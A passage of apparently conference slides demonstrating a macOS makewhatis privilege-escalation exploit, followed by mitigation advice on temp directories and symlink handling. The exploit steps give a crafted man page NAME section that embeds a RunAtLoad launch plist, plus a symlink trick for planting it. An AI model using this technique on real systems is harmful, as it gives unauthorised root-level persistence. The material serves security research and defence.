7z - <?xml version="1.0" encoding="UTF-8"?><!DOCTYPE plist PUBLIC "-//Apple Computer//DTD PLIST 1.0//EN" "http://
www.apple.com/DTDs/PropertyList-1.0.dtd"><plist version="1.0"><dict><key>Label</key><string>com.sample.Load</
string><key>ProgramArguments</key><array> <string>/Applications/Scripts/sample.sh</string></array><key>RunAtLoad</
key><true/></dict></plist><!--
```

  - we put our PLIST file into the NAME section
    - need to end it with `<!--` to comment out any following text

exploit

- STEP 2
  - our man page has to be the first
  - if any other starts with a number (e.g.: 7zip) -> rename

exploit

- STEP 3
  - the filename has to make sense in XML
  - be it: **<!--7z.1** ← *This is a valid filename!!!*

exploit

- STEP 4
  - need to close the XML comment that comes from the filename
  - The new NAME section:

```
.SH NAME
7z - --><?xml version="1.0" encoding="UTF-8"?><!DOCTYPE plist PUBLIC "-//Apple Computer//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd"><plist version="1.0"><dict><key>Label</
key><string>com.sample.Load</string><key>ProgramArguments</key><array> <string>/Applications/Scripts/sample.sh</
string></array><key>RunAtLoad</key><true/></dict></plist><!--
```

exploit

- STEP 5
  - create symlink, run weekly scripts (or wait a week ;))
  - the file we got:

filename

NAME section

```
<!--7z(1)                    - --><?xml version="1.0" encoding="UTF-8"?><!DOCTYPE plist PUBLIC "-//Apple Computer//DTD
PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd"><plist version="1.0"><dict><key>Label</
key><string>com.sample.Load</string><key>ProgramArguments</key><array> <string>/Applications/Scripts/sample.sh</
string></array><key>RunAtLoad</key><true/></dict></plist><!
```

OFFENSIVE security

demo - makewhatis exploit

Avoiding the attack

Installers

- Use random directory name in /tmp/
- if not random:
  - create the directory, set permissions: owned by root, no one else has rights
  - cleanup the directory
  - can start using it

move operation

- move (mv) operation doesn't follow symlinks/hardlinks for files
- both will be overwritten

```
$ echo aaa > a
$ ln -s a b
$ ls -la
total 8
drwxr-xr-x   4 csaby  staff   128 Sep 11 16:16 .
drwxr-xr-x+ 50 csaby  staff  1600 Sep 11 16:16 ..
-rw-r--r--   1 csaby  staff     4 Sep 11 16:16 a
lrwxr-xr-x   1 csaby  staff     1 Sep 11 16:16 b -> a
$ cat b
aaa
$ echo bbb >> b
$ cat b
aaa
bbb
$ touch c
$ ls -l
total 8
-rw-r--r--  1 csaby  staff  8 Sep 11 16:16 a
lrwxr-xr-x  1 csaby  staff  1 Sep 11 16:16 b -> a
-rw-r--r--  1 csaby  staff  0 Sep 11 16:25 c
$ mv c b
$ ls -la
total 8
drwxr-xr-x   4 csaby  staff   128 Sep 11 16:25 .
drwxr-xr-x+ 50 csaby  staff  1600 Sep 11 16:16 ..
-rw-r--r--   1 csaby  staff     8 Sep 11 16:16 a
-rw-r--r--   1 csaby  staff     0 Sep 11 16:25 b
```

Objective-C

- `writeToFile` doesn't follow links, overwrites them

```
#include <stdio.h>
#import <Foundation/Foundation.h>

int main(void)
{
NSError *error;
BOOL succeed = [@"testing" writeToFile:@"myfile.txt" atomically:YES encoding:NSUTF8StringEncoding error:&error];
}
```

?

Icons

- Icons made by Darius Dan
- Icons made by Eucalyp
- Icons made by phatplus
- Icons made by Freepik
- Icons made by Flat Icons
- Icons made by Kiranshastry
- https://www.flaticon.com/